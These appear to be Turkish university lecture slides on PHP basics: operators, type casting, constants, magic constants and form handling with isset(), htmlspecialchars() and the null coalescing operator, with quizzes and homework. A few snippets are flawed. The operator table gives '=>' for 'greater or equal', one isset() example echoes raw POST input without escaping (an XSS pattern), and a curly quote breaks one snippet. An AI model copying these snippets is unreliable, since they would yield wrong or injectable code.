`===` : Özdeştir (Hem değer hem de **veri tipi** kontrolü).

`!=` veya `<>` : Eşit değildir.

`!==` : Özdeş değildir.

`>`, `<`, `>=`, `<=` : Büyüklük/Küçüklük kontrolleri.

`<=>` **(Spaceship):** Sol taraf küçükse `-1`, eşitse `0`, büyükse `1` döndürür.

| Operatör | Açıklama | Örnek İşlem |
|---|---|---|
| == | Eşittir | $a == $b |
| === | Denktir | $a === $b |
| != | Eşit değildir | $a != $b |
| !== | Denk değildir | $a !== $b |
| <> | Eşit değildir | $a <> $b |
| < | Küçüktür | $a < $b |
| > | Büyüktür | $a > $b |
| <= | Küçük ve eşittir | $a <= $b |
| => | Büyük ve eşittir | $a => $b |

- Kod:
  - php-ders-sunum-kodlari >> operatorler.php
  - php-ders-sunum-kodlari >> karsilastirma_operatorleri.php

# Mantıksal Operatörler

- Birden fazla koşulu birleştirmek için kullanılır.
- **ÖRNEK:** Berber randevu sisteminizde
  - *«Eğer kullanıcı giriş yapmışsa **VE** admin ise»*

&& **(and)**: Ve (Her iki koşul da doğru olmalı).

|| **(or)**: Veya (En az bir koşul doğru olmalı).

! **(not)**: Değil (Koşulun tersini alır).

| Operatör | Açıklama | Örnek İşlem |
|---|---|---|
| `$a and $b` | Ve | `$a` ve `$b` her ikisi de doğruysa sonuç doğrudur (TRUE). |
| `$a or $b` | Veya | `$a` veya `$b` doğruysa sonuç doğrudur. |
| `$a xor $b` | Ayrıcalıklı Veya | `$a` veya `$b` doğruysa sonuç doğru, her ikiside doğruysa sonuç yanlıştır (FALSE). |
| `! $a` | Değil | `$a` doğru değilse sonuç doğrudur. |
| `$a && $b` | Ve | `$a` ve `$b` her ikisi de doğruysa sonuç doğrudur. |
| `$a \|\| $b` | Veya | `$a` veya `$b` doğruysa sonuç doğrudur. |

- Kod:
  - php-ders-sunum-kodlari >> operatorler.php
  - php-ders-sunum-kodlari >> mantiksal_operatorler.php

# Artırma ve Azaltma Operatörleri

Değişken değerini bir artırmak veya azaltmak için kullanılır.

`++$x` : Önce artır, sonra işlem yap.

`$x++` : Önce işlem yap, sonra artır.

`--$x` / `$x--` : Azaltma işlemleri.

```
$a = 5;
echo ++$a; // Önce 6 yapar, sonra ekrana 6 yazar.
```

```
$a = 5;
echo $a++; // Önce ekrana 5 yazar, işlem bitince arka planda $a'yı 6 yapar.
echo $a;   // Şimdi yazdırırsak sonuç 6 olur.
```

- Kod:
  - php-ders-sunum-kodlari >> operatorler.php
  - php-ders-sunum-kodlari >> arttirma-azaltma-operatoru.php
  - php-ders-sunum-kodlari >> arttirma-azaltma-operatorleri.php

# Artırma ve Azaltma Operatörleri

**KOD**:
php-ders-sunum-kodlari >>
arttirma_azaltma_operatorleri.php

```php
<?php
$sayi = 10;
echo "Başlangıç: " . $sayi . "<br>"; // 10
// Önce artırma akışı
echo "Önce artır (++$sayi): " . ++$sayi . "<br>"; // Ekranda 11 görürüz.
// Sonradan artırma akışı
echo "Sonra artır ($sayi++): " . $sayi++ . "<br>"; // Ekranda hala 11 görürüz (çünkü işlemden sonra artacak).
echo "Artırma sonrası son durum: " . $sayi . "<br>"; // Şimdi 12 olduğunu görürüz.
// Azaltma akışı
echo "Önce azalt (--$sayi): " . --$sayi; // Ekranda 11 görürüz.
?>
```

| Örnek Kod | İşlem Akışı | Sonuçlar |
|---|---|---|
| `$y = ++$x;` | 1. `$x` artar<br>2. Yeni `$x`, `$y`'ye atanır. | `$x` ve `$y` aynı olur. |
| `$y = $x++;` | 1. Mevcut `$x`, `$y`'ye atanır<br>2. `$x` artar. | `$y` eski değerde kalır, `$x` artar. |

# String (Metin) Operatörleri

Metinleri birleştirmek için kullanılır. PHP'nin **"HTML içine gömülebilen"** yapısında çıktı üretirken sıkça kullanılır.

`.` : Birleştirme operatörü.

PHP

```php
$ad = "Emrah";
$soyad = "Yüksel";
echo $ad . " " . $soyad; // Çıktı: Emrah Yüksel
```

```php
<?php
$mesaj = "Merhaba";
$mesaj .= " Dünya!"; // $mesaj = $mesaj . " Dünya!" işleminin kısa halidir.
echo $mesaj; // Çıktı: Merhaba Dünya!
?>

<?php
$ders_kodu = "MBP 192";
echo "<h1>" . $ders_kodu . " İnternet Programlama</h1>";
?>
```

- **Kod**:
  - php-ders-sunum-kodlari >> operatorler.php
  - php-ders-sunum-kodlari >> metin_operatorleri.php

# SORU

- Aşağıdaki PHP kod bloğu çalıştırıldığında ekrana ne yazdırılır?

```php
<?php
$sayi = 10;
$sayi += 5;
$sonuc = $sayi % 4;
echo "İşlem Sonucu: " . $sonuc;
?>
```

# SORU

- Aşağıdaki PHP kod bloğu çalıştırıldığında ekrana ne yazdırılır? Beklenen çıktı nedir?

```php
<?php
$puan = 50;
$ad = "Öğrenci";
echo $ad . " puanı: " . $puan++;
echo " | Yeni durum: " . $puan;
?>
```

# SORU

- Bir randevu sisteminde, aşağıdaki koşulun true (doğru) dönmesi için hangi durumun gerçekleşmesi gerekir?

```php
<?php
if ($giris_yapildi == true && ($yetki == "admin" || $ucret <= 0)) {
    echo "Erişim başarılı.";
}
?>
```

- **A)** Kullanıcı giriş yapmamışsa ama admin ise.
- **B)** Kullanıcı giriş yapmışsa VE (ya admin ise YA DA ücret 0 ve altındaysa).
- **C)** Ücreti 0 olan herkes giriş yapabilir.
- **D)** Sadece adminler giriş yapabilir.

# Tür dönüşümleri (Type casting)

Tür Dönüşümü Akışı ve Dikkat Edilmesi Gerekenler

- Dönüşüm işlemleri yapılırken veri kaybı yaşanabileceği unutulmamalıdır
- Veritabanından gelen tüm veriler genellikle "string" olarak döner.
  - Bu verileri matematiksel işlemlerde kullanmadan önce **(int)** veya **(float)** ile dönüştürmek, uygulamanızın daha kararlı çalışmasını sağlar.

- **Otomatik Tür Dönüşümü (Type Juggling)**
  - işlem sırasında bir değişkenin türünü o anki bağlama göre kendisi belirler.
- **Manuel Tür Dönüşümü (Type Casting):**
  - Geliştiricinin, bir değişkenin türünü açıkça belirtmesi işlemidir.
  - Değişkenin önüne parantez içinde hedef tür yazılarak gerçekleştirilir.
- **Özel Dönüşüm Fonksiyonları:**
  - Daha kontrollü dönüşümler yapmak için PHP'nin sunduğu hazır fonksiyonlardır

# Otomatik Tür Dönüşümü (Type Juggling)

İşlem sırasında bir değişkenin türünü o anki bağlama göre kendisi belirler.

```php
$sayi = 5;        // Integer
$metin = "10";    // String
$sonuc = $sayi + $metin; // Sonuç: 15 (Integer)
```

```php
echo "<h3>Tam Sayıya Dönüştürme (int) veya (integer)</h3><br>";
$fiyat = 150.99;
$tamFiyat = (int)$fiyat;
// Sonuç: 150 (Veri kaybı yaşanır, .99 kısmı silinir)

$metinSayi = "42isik";
$sayi = (int)$metinSayi;
// Sonuç: 42 (Metnin başındaki sayıyı alır)
$metinSayi2 = "isik42";
$sayi2 = (int)$metinSayi2;
// Sonuç: 0 (Metnin başında sayı olmadığı için sıfır olur)
echo "Fiyat: " . $fiyat . " → Tam Fiyat: " . $tamFiyat; // Fiyat: 150.99 → Tam Fiyat: 150
echo "<br>";
echo "Metin Sayi: " . $metinSayi . " → Sayı: " . $sayi; // Metin Sayi: 42isik → Sayı: 42
echo "<br>";
echo "Metin Sayi 2: " . $metinSayi2 . " → Sayı 2: " . $sayi2; // Metin Sayi 2: isik42 → Sayı 2: 0
echo "<br>";
```



- Kod: php-ders-sunum-kodlari >> tur_donusumu.php

# Manuel Tür Dönüşümü (Type Casting)

| Dönüşüm Türü | Kullanım | Açıklama |
|---|---|---|
| (int), (integer) | `(int)$degisken` | Tam sayıya dönüştürür. |
| (bool), (boolean) | `(bool)$degisken` | Mantıksal değere (true/false) dönüştürür. |
| (float), (double) | `(float)$degisken` | Ondalıklı sayıya dönüştürür. |
| (string) | `(string)$degisken` | Metne (karakter dizisine) dönüştürür. |
| (array) | `(array)$degisken` | Diziye dönüştürür. |
| (object) | `(object)$degisken` | Nesneye dönüştürür. |

- Kod: php-ders-sunum-kodlari >> tur_donusumu.php

# Ödev 1

1. PHP fonksiyonlarında echo ve print nasıl çalışır, farkı nedir? Örnek vererek açıklayınız.
2. Metin/Text veri tipinin “” (çift tırnak) veya ‘’ (tek tırnak) içinde yazılmasını farkları nelerdir?
3. Metin yazarken “” (çift tırnak) içinde çift tırnak nasıl kullanılır? Yok sayma (escape) kaçış işareti.
4. Adınızı, soyadınızı ve yaşadığınız şehri ayrı ayrı string değişkenlere atayın. Haftalık çalışma saatinizi calismaSaati isimli bir değişkene integer olarak atayın. Yarı zamanlı (part time) çalışıp çalışmadığınızı yariZamanli isimli bir değişkene boolean olarak atayın.

SORU 4 Ekran çıktısı olarak:

- Eğer yariZamanli çalışıyorsanız, aşağıdaki gibi yazdırın.

```
Merhaba, benim adım ... ...
Yaşadığım şehir: ...
Haftalık çalışma saatim: ... saat
Haftada .... saat veya .... dakika yarı zamanlı çalışıyorum.
```

- Eğer yariZamanli çalışmıyorsanız, aşağıdaki gibi yazdırın.

```
Merhaba, benim adım ... ...
Yaşadığım şehir: ...
Haftalık çalışma saatim: ... saat
Tam zamanlı çalışmıyorum.  Haftada .... saat veya .... dakika kendime
kalıyor.
```

# Özel Dönüşüm Fonksiyonları

**Verileri daha kontrollü ve fonksiyonel bir şekilde dönüştürmek için özel fonksiyonlar kullanılır.**

- settype():
  - değişkenin türünü kalıcı olarak değiştirir.

https://www.php.net/manual/en/function.settype.php

**Description**

```
settype(mixed &$var, string $type): bool
```

Set the type of variable **var** to **type**.

**Parameters**

**var**
The variable being converted.

**type**
Possibles values of **type** are:

- "boolean" or "bool"
- "integer" or "int"
- "float" or "double"
- "string"
- "array"
- "object"
- "null"

**Return Values**

Returns **true** on success or **false** on failure.

**gettype($degisken);**

- gettype():
  - fonksiyonu bir değişkenin **veri tipini (type)** string olarak döndürür

```php
<?php

$a = 10;
$b = 10.5;
$c = "Merhaba";
$d = true;
$e = [1, 2, 3];

echo gettype($a); // integer
echo "<br>";
echo gettype($b); // double
echo "<br>";
echo gettype($c); // string
echo "<br>";
echo gettype($d); // boolean
echo "<br>";
echo gettype($e); // array
```

**KOD**: php-ders-sunum-kodlari >> tur_donusumu.php

# Özel Dönüşüm Fonksiyonları

```
intval(mixed $value, int $base = 10): int
```

Returns the int value of **value**, using the specified **base** for the conversion (the default is base 10). **intval()** should not be used on objects, as doing so will emit an **E_WARNING** level error and return 1.

### Parameters

**value**
The scalar value being converted to an integer

**base**
The base for the conversion

> **Note**:
> If **base** is 0, the base used is determined by the format of **value**:
> - if string includes a "0x" (or "0X") prefix, the base is taken as 16 (hex); otherwise,
> - if string starts with a "0b" (or "0B"), the base is taken as 2 (binary); otherwise,
> - if string starts with "0", the base is taken as 8 (octal); otherwise,
> - the base is taken as 10 (decimal).

### Return Values

The integer value of **value** on success, or 0 on failure. Empty arrays return 0, non-empty arrays return 1.

The maximum value depends on the system. 32 bit systems have a maximum signed integer range of -2147483648 to 2147483647. So for example on such a system, `intval('1000000000000')` will return 2147483647. The maximum signed integer value for 64 bit systems is 9223372036854775807.

Strings will most likely return 0 although this depends on the leftmost characters of the string. The common rules of integer casting apply.

https://www.php.net/manual/en/function.intval.php

## Değer Döndüren Fonksiyonlar (intval, floatval, strval)

- Bu fonksiyonlar değişkenin değerini alır, istenen tipe çevirir ve sonucu döndürür; ancak orijinal değişkene dokunmazlar
  - **intval($degisken)**: Değişkenin tam sayı değerini döndürür.
  - **floatval($degisken)**: Değişkenin ondalıklı sayı değerini döndürür.
  - **strval($degisken)**: Değişkenin metin (string) değerini döndürür.

**KOD**: php-ders-sunum-kodlari >>ozel_tur_donusum_fonk.php

# Örnek

**SORU 1:** "333" değerini integer, float ve string olarak üç farklı değişkene atayınız. var_dump() kullanarak her birinin veri tipini gösteriniz. Orijinal değişkenin değişip değişmediğini test ediniz.

**SORU 2:** Metin (string) olarak tanımlanmış "333" değerini: Integer, Float, String tiplerine dönüştürerek ayrı değişkenlerde saklayınız ve var_dump() ile tiplerini gösteriniz.

**SORU 3:** "333" değerini intval(), floatval() ve strval() fonksiyonları ile dönüştürünüz. Sonuçları karşılaştırınız. Hangi durumda veri gerçekten değişmiştir?

```
$deger = “333";

$intDeger = intval($deger);
$floatDeger = floatval($deger);
$strDeger = strval($deger);

var_dump($deger); // string
var_dump($intDeger); // int
var_dump($floatDeger); // float
var_dump($strDeger); // string
```

# Uygulama

- Kullanıcıdan string olarak gelen "150.75", **fiyat** değişkenin veri tipini kalıcı olarak float tipine dönüştürünüz. Önceki ve değişm sonrası veri tipini ekrana yazdırınız.

```php
$fiyat = "150.75";
echo $fiyat . " Değişken tipi: "
    . gettype($fiyat)
    . "<br>"; // string

settype($fiyat, "float");

if (settype($fiyat, "float")) {
    echo "settype() fonksiyonu ile dönüşüm başarılı.<br>";
}
else {
    echo "settype() fonksiyonu ile dönüşüm başarısız.<br>";
}

echo "Yeni değer: $fiyat<br> vardump ile kontrol: ";
var_dump($fiyat);
```

# Uygulama – settype false durumu

- **Boş string ("")** ve **null** değerlerini boolean tipine dönüştürerek sonuçlarını **var_dump()** ile gösteriniz.

```
$bos_string = "";
$null_deger = null;

settype($bos_string, "boolean");
settype($null_deger, "boolean");
echo "Boş string: ";
var_dump($bos_string);
echo "<br>";
echo "Null değer: ";
var_dump($null_deger);
```

# Uygulama
# - Değeri Değiştirmeden Dönüşüm

- "100" değerini hem integer hem float hem de string olarak farklı değişkenlerde saklayınız. Orijinal değişken değişmemelidir.

```
$sayiInt = intval($sayi);
$sayiFloat = floatval($sayi);
$sayiStr = strval($sayi);
```

# Uygulama
# - Değeri Değiştirmeden Dönüşüm

- "2026 yılı" ifadesinden yılı sayısal olarak elde ediniz.

- intval ile
- (int) manuel dönüşüm

```
echo "<h3>\"2026 yılı\" ifadesinden yılı sayısal
olarak elde ediniz.</h3>";
$veri = "2026 yılı";
$yil_int = intval($veri);
// Sonuç: 2026 (çünkü "2026" sayısal olarak tanınır, "y
echo "Veri: " . $veri . " → Yıl: " . $yil_int; // Veri:

$yil_int_manual = (int)$veri; // Alternatif olarak (int
echo "<br>Alternatif (int) ile dönüştürme: " . $veri
    . " → Yıl: " . $yil_int_manual; // Veri: 2026 yılı
echo "<hr>";
```

# Sabitler

Programın çalışması boyunca değeri değiştirilemeyen isimlerdir.

**Sabit Tanımlama:**

**define() Fonksiyonu ile veya const ile tanımlanır.**

- **Dolar İşareti Yoktur:** Değişkenlerin aksine sabitler $ ile başlamaz.
- **Global Kapsam:** Sabitler tanımlandıkları andan itibaren tüm sayfa ve fonksiyonlar içerisinde otomatik olarak "global" kapsamdadır
- **Değiştirilemezlik:** Program akışında bir sabite yeni bir değer atamaya çalışmak hata almanıza neden olur.
- **Yazım Kuralı:** genellikle tamamı **BÜYÜK HARF** ile yazılır.

```html
<!DOCTYPE html>
<html>
<body>
    <?php
    // define("SABİT_ADI", "değer");
    define("VERITABANI", "berber_otomasyon");
    define("KDV_ORANI", 0.20);

    const SITE_URL = "https://www.google.com";

    echo "Bağlanılan Veritabanı: " . VERITABANI . "<br>";
    echo "Uygulanan KDV: " . (KDV_ORANI * 100) . "% <br>";

    echo "<a href='" . SITE_URL . "'>Google'a Git</a>";
    ?>
</body>
</html>
```

localhost:3000/h2-start/veri_tipleri | localhost:3000/h2-start/aritmetik_c | localh

localhost:3000/h2-start/sabitler.php

Bağlanılan Veritabanı: berber_otomasyon
Uygulanan KDV: 20%
Google'a Git



**KOD**: php-ders-sunum-kodlari >> sabitler.php

## SORU

Aşağıdaki kod bloğunda yapılan hata nedir?

```php
<?php
define("PI", 3.14);
$yari_cap = 5;
PI = 3; // Hatalı satır
echo PI * ($yari_cap ** 2);
?>
```

PHP'de sabitler bir kez tanımlandıktan sonra değerleri değiştirilemez. `PI = 3;` satırı bir sabit üzerinde yeniden atama yapmaya çalıştığı için **Parse Error** (Sözdizimi Hatası) verecektir.

# Değişken, Sabit ve Sihirli Sabit Farkı

- **Değişken ($puan):** Çalışma anında değeri değişebilir, dolar işaretiyle tanımlanır.
- **Sabit (define):** Değeri asla değişmez, uygulama genelinde (global) erişilebilirdir.
- **Sihirli Sabit (__LINE__):** Değeri, kodun hangi dosyada veya hangi satırda olduğuna göre PHP tarafından otomatik değiştirilir.

# Sihirli Sabitler (Magic Constants)

Yazıldıkları yere göre değerleri değişen özel sabitlerdir.

Normal sabitlerin aksine, PHP yorumlayıcısı tarafından çalışma anında otomatik olarak atanırlar.

```
<!DOCTYPE html>
<html>
<body>
    <h2>PHP Sihirli Sabitler Testi</h2>
    <?php
    echo "Bu kodun bulunduğu satır: " . __LINE__ . "<br>"; //
    echo "Dosya konumu: " . __FILE__ . "<br>"; //

    function testFonksiyonu() {
        echo "Şu an çalışan fonksiyon: " . __FUNCTION__; //
    }

    testFonksiyonu();
    ?>
</body>
</html>
```

Bu sabitler her zaman **iki alt çizgi (__) ile başlar ve biter**

**KOD**: php-ders-sunum-kodlari >> sihirli_sabitler.php

## SORU

Aşağıdaki kodun çıktısı nedir, açıklayınız?


```
1   <!DOCTYPE html>
2   <html>
3   <body>
4       <h2>PHP Sihirli Sabitler</h2>
5       <?php
6       echo __LINE__;
7       echo "<br>";
8       echo __LINE__;
9       ?>
10  </body>
11  </html>
```

# SORU??

**Aşağıdaki PHP kod bloğu çalıştırıldığında tarayıcı ekranında (çıktıda) ne görünür?** Lütfen nedenlerini açıklayarak belirtiniz.

```php
<?php
$gelen_ucret = "350"; // Formdan gelen veri (String)
$hizmet_bedeli = 350; // Sistemdeki sabit değer (Integer)

echo "1. Sonuç: ";
var_dump($gelen_ucret == $hizmet_bedeli);

echo "<br>2. Sonuç: ";
var_dump($gelen_ucret === $hizmet_bedeli);
?>
```

# SORU




```
$isim = "Volkan";
$kar = 48250;
$artis = 12.5;
$kullaniciSayisi = 2420;
$kullaniciArtisOrani = 8.3;
$siparisSayisi = 1840;
$siparisSayisiDegisimOrani = -3.1;
$donusumOrani = 3.24;
$donusumOraniDegisim = "0.8";
```

https://templatemo.com/tm-608-daynight-admin sayfasında bulunan HTML template(şablonunu) ve verilen değişkenleri kullanarak yukarıdaki görseli oluşturun.

# Artık biraz hikayeye HTML templatelar mi girse acaba???

https://templatemo.com/tm-608-daynight-admin

**KOD**: php-ders-sunum-kodlari >> ozel_tur_donusum_html_temp

# Ödev – 2 – Teslim 25.03.2026

- Kariyer gününden berlileyeceğiniz bir firma veya kendi yapmak istediğiniz bir yazılım uygulaması veya projesi konusunu kısaca aşağıdaki maddelerde anlatınız.
  - Bu uygulama amacı nedir, hangi sorunu çözüyor?
  - Bu uygulama hangi kullanıcıları etkiliyor ve hangileri için çözüm olacak? (Uygulama roller belirleme)
  - Bu uygulama geliştirme için hangi bileşenlere ve önyüz/arka yüzde nasıl bir tasarımı ve teknolojileri olacak.

- Seçeceğiniz bir web template üzerinde en az 4 html tag bloğunu PHP değişkenleri ile hazırlayarak sayfayı kişiselleştiriniz.

# php - FORMLAR

- Kullanıcının bir web sayfasında girdiği verileri **sunucuya gönderip PHP ile işlemeyi** sağlar.
- Form içindeki tüm elemanların PHP tarafından otomatik olarak kullanılabilir.
- Form akış
  1. HTML ile form oluşturulur.
  2. Form verisi GET veya POST yöntemiyle gönderilir.
  3. PHP bu veriyi alır ve işler

# Form çalışma akışı

**1. HTML ile form oluşturulur**

***form_isim_yas.html***

```
<form action="action.php" method="post">
    <label for="name">İsminiz:</label>
    <input name="name" id="name" type="text">

    <label for="age">Yaşınız:</label>
    <input name="age" id="age" type="number">

    <button type="submit">Gönder</button>
</form>
```

**2. Form verisi GET veya POST yöntemiyle gönderilir.**

**3. PHP bu veriyi alır ve işler**

***action.php***

```
Merhaba <?php echo
htmlspecialchars($_POST['name']); ?>.
Siz <?php echo (int) $_POST['age']; ?>
yaşındasınız.
```

***Ekran çıktısı***

```
Merhaba Volkan. Siz 45 yaşındasınız.
```



**KOD**: php-ders-sunum-kodlari >> form_isim_yas >> form_isim_yas.html

**KOD**: php-ders-sunum-kodlari >>formlar_baslangic_POST.php
php-ders-sunum-kodlari >> formlar_baslangic_GET.php

# FORMLAR

Bir web sayfasında kullanıcıdan bilgi alabilmek için <form> etiketine ihtiyaç duyarız.

**method / action / name**

```
<form method="POST" action="formlar_baslangic_POST.php">
    <label>1. Sayı:</label><br>
    <input type="number" name="sayi1" required><br>
    <label>2. Sayı:</label><br>
    <input type="number" name="sayi2" required><br><br>

    <input type="submit" value="Topla">
</form>
```

# FORM: method/action/name

- **method** = “POST” / “GET”
  - Verinin sunucuya nasıl gönderileceğini belirler.
  - "**POST**" yöntemi, verileri URL'nin içinde değil, HTTP isteğinin gövdesinde (arka planda) gizli bir şekilde gönderir
  - “**GET**” yönetimi, verileri URL'nin içinde iletir ve değerler görünür.
- **action**=“****.php“;
  - Çağrılan php sayfasıdır. Formun içindeki veriler "Gönder" (Submit) butonuna basıldığında **bu verilerin hangi adrese (URL) gönderileceğini** belirler.
  - Eğer bu niteliği boş bırakırsanız veya hiç yazmazsanız, form verileri **bulunduğunuz sayfanın kendisine** tekrar gönderilir.

# FORM: method/action/name

- **name** <input name="sayi1">
  - **name değeri**, PHP tarafında veriyi yakalamak için kullandığımız "anahtar" ismidir.
  - Kullanıcı formu gönderdiğinde, tarayıcı bir veri paketi oluşturur. Bu paket şu mantıkla çalışır: ***name_değeri = kullanıcının_yazdığı_değer***
  - Eğer bir input elemanına name vermezseniz, o kutuya ne yazılırsa yazılsın PHP tarafına **hiç iletilmez.**

# Method / Action / Name İlişkisi

- **action** verinin **nereye** gideceğini belirlerken,
- **method** (GET veya POST) verinin **nasıl** (açıktan mı yoksa gizli mi) gideceğini belirler.
- **name** gönderilecek verinin form yapısında nereden alınacağını belirtir.

| Özellik | HTML ( `name` ) | PHP Karşılığı |
|---|---|---|
| **Görevi** | Veriye kimlik/isim verir. | Kimliği kullanarak veriyi okur. |
| **Yazım Şekli** | `<input name="eposta">` | `$_POST['eposta']` |
| **Eksik Olursa** | Veri sunucuya gönderilmez. | `Undefined index` hatası alırsınız. |

# güvenlik/hata yönetimi

## "Veri orada mı?“ - "Bu veri güvenli mi?"

### isset() – Var mı, Yok mu?

- isset(), bir değişkenin tanımlı olup olmadığını ve null olup olmadığını kontrol eder.
- form verilerini ($_POST veya $_GET) kontrol ederken "Undefined index" hatalarını önlemek için kullanılır.

**KOD**: php-ders-sunum-kodlari >> form_isSet.php

### htmlspecialchars() – Güvenlik Kalkanı

- HTML'deki özel karakterleri (örneğin < ve >) etkisiz hale getirir (HTML entity haline getirir).
- Bu sayede kullanıcıdan gelen kötü niyetli kodların (XSS - Cross Site Scripting) tarayıcı tarafından çalıştırılmasını önler

**KOD**: php-ders-sunum-kodlari >> form_htmlspecialchars.php

# isset() - Var mı, Yok mu?

- PHP'de **isset()**, ***bir değişkenin tanımlı olup olmadığını ve değerinin NULL olup olmadığını*** eden önemli fonksiyonlardan biridir.
- Özellikle formlardan gelen verileri işlemeden önce hata almamak için mutlaka kullanılır.

```php
<?php
$ad = "Volkan";
$soyad = NULL;

var_dump(isset($ad));     // Çıktı: bool(true)
var_dump(isset($soyad)); // Çıktı: bool(false) (NULL olduğu için)
var_dump(isset($yas));    // Çıktı: bool(false) (Tanımlanmadığı için)
?>
```

- isset() fonksiyonu her zaman bir **Boolean** (Mantıksal) değer döndürür:
  - Değişken tanımlıysa ve NULL değilse: **true** (doğru).
  - Değişken tanımlı değilse veya değeri NULL ise: **false** (yanlış).

```php
if (isset($_POST['kullanici_adi'])) {
    $username = $_POST['kullanici_adi'];
    echo "Hoş geldin, " . $username;
} else {
    echo "Lütfen formu doldurun.";
}
```



**KOD**: php-ders-sunum-kodlari >> form_isSet.php

# ?? (Null Coalescing Operator) kullanımı

- ?? Operatörü:
  - "Eğer değişken yoksa veya null ise sağdaki değeri kullan.“ demektir.
- isset ile aynı mantık

```
if (isset($x)) {
    $y = $x;
} else {
    $y = "değer yok";
}
```

=

```
$y = $x ?? "değer yok";
```

- ?? Kullanılınca isset() kontrolü gerekmez.

